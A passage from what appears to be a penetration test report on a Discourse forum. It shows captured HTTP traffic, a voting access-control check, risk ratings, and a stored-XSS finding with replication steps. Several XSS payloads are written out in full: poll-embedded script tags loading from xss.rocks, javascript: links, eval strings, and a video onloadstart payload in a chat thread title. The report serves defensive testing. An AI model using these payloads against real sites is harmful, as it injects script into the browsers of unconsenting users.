Sec-Ch-Ua-Platform: "macOS"
X-Csrf-Token:
CZsTCVf9Vg_MGQ8ZMg2XKkZMknw84lw1P3fZIt_XeeLo1-_a-cO3eGxwtiJeXBJvOGb616q5keRgD6_So8D5_g
Accept-Language: en-US,en;q=0.9
Sec-Ch-Ua: "Chromium";v="139", "Not;A=Brand";v="99"
Sec-Ch-Ua-Mobile: ?0
Discourse-Logged-In: true
X-Requested-With: XMLHttpRequest
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7) AppleWebKit/537.36 (KHTML, like
 Gecko) Chrome/139.0.0.0 Safari/537.36
Accept: */*
Discourse-Present: true
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
Origin: https://enduring-creature.blueschell.com
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: https://enduring-creature.blueschell.com/t/this-is-testing-the-privacy/155/16
Accept-Encoding: gzip, deflate, br
Priority: u=1, i

post%5Bedit_reason%5D=&post%5Braw%5D=
http%3A%2F%2F8qzvs93nwnffgd7zwbsg34b8zil66k7qywpks8h.burp.schellman.info%5C%5Bpoll+type%3D%
E2%80%9Cranked_choice%E2%80%9D+results%3D%E2%80%9Calways%E2%80%9D+public%3D%E2%80%9Ctrue%E2
%80%9D+chartType%3D%E2%80%9Cbar%E2%80%9D+max%3D%E2%80%9C20%E2%80%9D+min%3D%E2%80%9C1%E2%80%
9D%5C%5D%0A%0A%23+testing+polls!%0A%0A*+Click+Me%0A%0A*+%3CBODY+onload!%23%24%25%26()*~%2B-
_.%2C%3A%3B%3F%40%5B%2F%7C%5C%5D%5E%0A%0A%0A*+%3CSCRIPT+SRC%3D%2F%2Fxss.rocks%2F.j%3E%0A%0A
%0A%5C%5B%2Fpoll%5C%5D%0A%0A%5Bpoll+type%3D%22multiple%22+results%3D%22always%22+public%3D%
22true%22+name%3D%22poll2%22+chartType%3D%22bar%22+max%3D%222%22+min%3D%221%22%5D%0A%23+tes
ting+opools+2%0A%0A*+test%0A*+whatever%0A*+%E2%80%98-eval(%E2%80%9Cwindow%5B%E2%80%99pro%E2
%80%99%252B%E2%80%99mpt%E2%80%99%5D(8)%E2%80%9D)-%E2%80%99%0A%0A%5B%2Fpoll%5D%0A%0A%5Bpoll+
type%3D%22multiple%22+results%3D%22always%22+public%3D%22true%22+name%3D%22poll3%22+chartTy
pe%3D%22bar%22+max%3D%222%22+min%3D%221%22%5D%0A*+%5C%5BClick+Me%5C%5D(javascript%3Aalert(%
E2%80%98XSS%E2%80%99))%0A%0A*+%5C%5BClick+Me%5C%5D(javascript%3Aalert(%E2%80%98XSS%E2%80%99
))2%0A%0A*+Click+Me1%0A%0A%5B%2Fpoll%5D%0A%0A&post%5Btopic_id%5D=155&
post%5Boriginal_text%5D=
http%3A%2F%2F8qzvs93nwnffgd7zwbsg34b8zil66k7qywpks8h.burp.schellman.info%5Bpoll+type%3D%22r
anked_choice%22+results%3D%22always%22+public%3D%22true%22+chartType%3D%22bar%22+max%3D%222
0%22+min%3D%221%22%5D%0A%23+testing+polls!%0A%0A*+Click+Me%0A%0A*+%3CBODY+onload!%23%24%25%
26()*~%2B-_.%2C%3A%3B%3F%40%5B%2F%7C%5C%5D%5E%0A%0A%0A*+%3CSCRIPT+SRC%3D%2F%2Fxss.rocks%2F.
j%3E%0A%0A%0A%5B%2Fpoll%5D%0A%0A%5Bpoll+type%3D%22multiple%22+results%3D%22always%22+public
%3D%22true%22+name%3D%22poll2%22+chartType%3D%22bar%22+max%3D%222%22+min%3D%221%22%5D%0A%23
+testing+opools+2%0A%0A*+test%0A*+whatever%0A*+%E2%80%98-eval(%E2%80%9Cwindow%5B%E2%80%99pr
o%E2%80%99%252B%E2%80%99mpt%E2%80%99%5D(8)%E2%80%9D)-%E2%80%99%0A%0A%5B%2Fpoll%5D&
post%5Blocale%5D=
```


```
Cache-Control: no-cache, no-store
X-Request-Id: 61e7ffac-9b98-44fa-a64a-158cc1efb276
Cdck-Proxy-Id: app-router-tieadvanced06.yyz1
Strict-Transport-Security: max-age=31536000
Cdck-Proxy-Id: app-balancer-tieinterceptor1b.yyz1

{
  "post":{
    "id":451,
    "name":"Bravo Discourse",
    "username":"bravo",
    "avatar_template":"https://avatars.discourse-cdn.com/v4/letter/b/a9adbd/{size}.png",
    "created_at":"2025-08-21T19:34:19.371Z",
    "cooked":
    "<p><a href=\"http://8qzvs93nwnffgd7zwbsg34b8zil66k7qywpks8h.burp.schellman.info\">http
    ://8qzvs93nwnffgd7zwbsg34b8zil66k7qywpks8h.burp.schellman.info</a>[poll type="ranked_ch
    oice" results="always" public="true" chartType="bar" max="20" min="1"]</p>\n<h1><a name
    =\"p-451-testing-polls-1\" class=\"anchor\" href=\"#p-451-testing-polls-1\"></a>testing
     polls!</h1>\n<ul>\n<li>\n<p>Click Me</p>\n</li>\n<li>\n&lt;BODY onload!#$%&amp;()*~+-_
    .,:;?@[/|\\]^\n</li>\n<li>\n\n</li>\n</ul>\n<p>[/poll]</p>\n<div class=\"poll\" data-po
    ll-charttype=\"bar\" data-poll-max=\"2\" data-poll-min=\"1\" data-poll-name=\"poll2\" d
    ata-poll-public=\"true\" data-poll-results=\"always\" data-poll-status=\"open\" data-po
    ll-type=\"multiple\">\n<div class=\"poll-container\">\n<div class=\"poll-title\">testin
    g opools 2</div>\n<ul>\n<li data-poll-option-id=\"57ddd734344eb7436d64a7d68a0df444\">te
    st</li>\n<li data-poll-option-id=\"5cf8540e4ae5a41dabd6aaf30ac359fe\">whatever</li>\n<l
    i data-poll-option-id=\"aa048316d2f4d504af9ee823a69b5d45\">'-eval("window<a>'pro'%2B'mp
    t'</a>")-'</li>\n</ul>\n</div>\n<div class=\"poll-info\">\n<div class=\"poll-info_count
    s\">\n<div class=\"poll-info_counts-count\">\n<span class=\"info-number\">0</span>\n<sp
    an class=\"info-label\">voters</span>\n</div>\n</div>\n</div>\n</div>\n<div class=\"pol
    l\" data-poll-charttype=\"bar\" data-poll-max=\"2\" data-poll-min=\"1\" data-poll-name=
    \"poll3\" data-poll-public=\"true\" data-poll-results=\"always\" data-poll-status=\"ope
    n\" data-poll-type=\"multiple\">\n<div class=\"poll-container\">\n<ul>\n<li data-poll-o
    ption-id=\"acd91412853b8dbe7bb274f95ba2acfa\">\n<p>[Click Me](javascript:alert('XSS'))<
    /p>\n</li>\n<li data-poll-option-id=\"012beefcad5ff8249c6d8751b02ee462\">\n<p>[Click Me
    ](javascript:alert('XSS'))2</p>\n</li>\n<li data-poll-option-id=\"6360d52ae8f28fe3481d5
    38aeb4c5d0b\">\n<p>Click Me1</p>\n</li>\n</ul>\n</div>\n<div class=\"poll-info\">\n<div
     class=\"poll-info_counts\">\n<div class=\"poll-info_counts-count\">\n<span class=\"inf
    o-number\">0</span>\n<span class=\"info-label\">voters</span>\n</div>\n</div>\n</div>\n
    </div>",
    "post_number":15,
    "post_type":1,
    "posts_count":17,
    "updated_at":"2025-08-22T21:37:05.728Z",
    "reply_count":0,
    "reply_to_post_number":null,
    "quote_count":0,
    "incoming_link_count":0,
    "reads":3,
    "readers_count":2,
    "score":0.6,
```

```
http://8qzvs93nwnffgd7zwbsg34b8zil66
k7qywpks8h.burp.schellman.info\[poll
 type= e2 80 9c ranked_choice e2 80
 9d  results= e2 80 9c always e2 80 9d
 public= e2 80 9c true e2 80 9d  chart
Type= e2 80 9c bar e2 80 9d  max= e2
 80 9c 20 e2 80 9d  min= e2 80 9c 1 e2
 80 9d \] \n
\n
# testing polls! \n
\n
* Click Me \n
\n
* <BODY onload!#$%&()*~+-_.,:;?@[/|\
] \n
\n
\n
* <SCRIPT SRC=//xss.rocks/.j> \n
\n
\n
\[/poll\] \n
\n
[poll type="multiple" results="alway
s" public="true" name="poll2" chartT
ype="bar" max="2" min="1"] \n
# testing opools 2 \n
\n
* test \n
* whatever \n
*  e2 80 98 -eval( e2 80 9c window[ e2
 80 99 pro e2 80 99 %2B e2 80 99 mpt e2
 80 99 ](8) e2 80 9d )- e2 80 99 \n
\n
[/poll] \n
\n
[poll type="multiple" results="alway
s" public="true" name="poll3" chartT
ype="bar" max="2" min="1"] \n
* \[Click Me\](javascript:alert( e2
 80 98 XSS e2 80 99 )) \n
\n
* \[Click Me\](javascript:alert e2
 80 98 XSS e2 80 99 ))2 \n
\n
* Click Me1 \n
\n
```

Injection test examples against polling plugin

Topic & Post Voting

The Discourse Voting plugins allowed users to upvote posts and topics within the platform, which determined how relevant a response or topic is. Highly voted items would hold precedence over those with a lower voting count. Attempts to abuse this functionality were carried out while testing such as voting on behalf of another user, removing a vote on behalf of another user, voting for the same post or topic multiple times, and enumerating valid accounts based off unique voting identifiers. In each case, Schellman observed proper access controls were enforced for user votes. The web application responded with HTTP "403 Forbidden" responses when attempting to alter a vote using a separate account. Additionally, voting for a topic or post more than once was not feasible while testing.



```
GET /voting/who?topic_id=96 HTTP/2
Host: depraved-cofounder.redschell.com
Cookie: _t=<BRAVO USER SESSION>; _forum_session=<REDACTED>
Sec-Ch-Ua-Platform: "macOS"
X-Csrf-Token:
W_TVXqSfQ_EBPK5_M_Hzkrix3qias0RrB3O7kpaKEZGwCOhmTJkBZlu_t6Qk1A5xudmh-3MGDWo
KKXeTK7ng_A
Sec-Ch-Ua: "Not;A=Brand";v="99", "Brave";v="139", "Chromium";v="139"
Sec-Ch-Ua-Mobile: ?0
Discourse-Logged-In: true
X-Requested-With: XMLHttpRequest
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/139.0.0.0 Safari/537.36
Accept: application/json, text/javascript, */*; q=0.01
Discourse-Present: true
Sec-Gpc: 1
Accept-Language: en-US,en;q=0.8
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: https://depraved-cofounder.redschell.com/t/markdown-test-123/117
Accept-Encoding: gzip, deflate, br
Priority: u=1, i
```

```
HTTP/2 403 Forbidden
Server: nginx
Date: Mon, 18 Aug 2025 19:52:27 GMT
Content-Type: application/json; charset=utf-8
Vary: Accept-Encoding
X-Frame-Options: SAMEORIGIN
X-Xss-Protection: 0
X-Content-Type-Options: nosniff
X-Permitted-Cross-Domain-Policies: none
Referrer-Policy: strict-origin-when-cross-origin
X-Discourse-Username: bravo.user
X-Discourse-Route: discourse_topic_voting/votes/who
Vary: Accept
X-Request-Id: 3d22a11d-c802-4c00-9f7a-06b6326b4977
Cdck-Proxy-Id: app-router-tieadvanced06.yyz1
Strict-Transport-Security: max-age=31536000
Cdck-Proxy-Id: app-balancer-tieinterceptor1b.yyz1

{
  "errors":[
    "You are not permitted to view the requested resource."
  ],
  "error_type":"invalid_access"
}
```

Attempt to access topic voting details as a standard user

Risk Ratings

How Risk is Calculated

Schellman assigns a risk rating to each vulnerability based on the likelihood and impact of the exploit. The risk ratings are based on the guidelines published in NIST SP 800-30 Rev. 1. The table below provides an overview of how the overall risk rating is determined and a definition of each category can be found below.

	Low Impact	Moderate Impact	High Impact
High Likelihood	LOW	MODERATE	HIGH
Moderate Likelihood	LOW	MODERATE	MODERATE
Low Likelihood	LOW	LOW	LOW

Risk mapping matrix

Likelihood and Impact Explained

Likelihood - The probability the vulnerability can be exploited, considering the attacker's skill level and access.

- High – The attacker requires no specific motivation or special skills to exploit, and the vulnerability is easily accessible. Examples include well understood vulnerabilities and those with functional or proof-of-concepts available.
- Moderate – The attacker requires some motivation and experience; additionally, the vulnerability may be restricted by controls in the environment. Examples include vulnerabilities requiring specific and non-default settings enabled and those in environments that are accessible with two-factor authentication.
- Low – The attacker requires specialized skills and is highly motivated; additionally, the vulnerability requires enhanced levels of access to exploit. Vulnerabilities that are theoretically possible, or likely only exploitable by Nation States are examples.

Impact – The potential harm done to the organization based on the vulnerability.

- High – Exploitation of the finding results in a serious compromise to the system and will likely disrupt business operations, potentially for an extended period. Examples include remote code execution resulting in administrative access on the host and SQL injections disclosing extensive amounts of sensitive data.
- Moderate – Exploitation of the finding results in significant compromise to the system and may disrupt business operations in the short term. Examples include local privilege escalation attacks and incubated vulnerabilities that require concatenation to fully exploit.
- Low – Exploitation of the finding results in no additional access to the system and would not cause a disruption to business operations. Examples include default SNMP community strings and many SSL vulnerabilities.

Issues Identified

Summary Table

The following table lists the findings from the assessment, along with their risk rating and a unique identifier.

Identifier	Finding	Risk Rating	Remediation Status
APP-01	Stored Cross-site Scripting via Topics	● Moderate	Remediated
APP-02	Insecure Direct Object Reference via AI Suggestions	● Low	Remediated

APP-01 Stored Cross-site Scripting via Topics

Identifier	APP-01	Impact	Moderate	Category	Input Validation
Attack Vector	Web Application	Likelihood	Moderate	Risk Rating	● Moderate

Description

Topics within the Discourse platform could be used to perform stored Cross-site Scripting (XSS) attacks due to improper sanitization of thread titles when rendering quoted content. Stored XSS vulnerabilities occur when user input is stored and later embedded into the application's responses, resulting in the execution of JavaScript in the context of an application user viewing the stored content.

Impact

An attacker could use the vulnerability to inject malicious JavaScript code into the application, which would execute within the browser of any user who views the relevant application content. The attacker-supplied code can perform a wide variety of actions, such as redirecting users to phishing websites, overlaying custom elements on top of the legitimate application, or capturing keystrokes within the application's domain. While Discourse's default CSP blocked script execution, HTML injection attacks, such as meta refresh redirects remained viable.

Location

- Injection Endpoint
  - PUT /chat/api/channels/:channelId/threads/:threadId
- Execution Endpoint
  - POST /chat/:chatId/quote
  - GET /posts/:postId

Remediation

Validate and sanitize user-controlled input rendered via Discourse topics. Use the HTML entity counterparts of special characters (<>'"();%+) instead of string literals.

References

OWASP Reference: WSTG-INPV-02 (Testing for Stored Cross-site Scripting)


Retest Observations

Remediated. Injecting HTML and JavaScript code into the Thread name no longer presented an issue when selecting the Quote in Topic option. Schellman observed the endpoint properly sanitized the payloads used while retesting.

Replication Steps


Exploitation (CSP Disabled)

Step 1: As an authenticated forum member, initiate a direct message with another member. When a direct reply is received, a "Thread" is created. Click on the **Thread** title to modify it.




Step 2: Set the thread title to the following XSS payload and click **Save Changes**.


```
<video src=_ onloadstart=confirm(document.domain)>
```




Step 3: As the receiving member, click on the **vertical ellipsis** within the thread and then the **Select** option.



Step 4: Click on the **Quote in Topic** option.




Step 5: This executes the JavaScript as a new "Topic" is drafted.


enduring-creature.blueschell.com
enduring-creature.blueschell.com
Cancel
OK
Create a new Topic
Type title, or paste a link here
General
optional tags
Create Topic
Close
<video src=_ onloadstart=confirm(document.domain)>

Step 6: Reviewing the raw content of the topic, the XSS payload is saved into the "threadTitle" parameter:

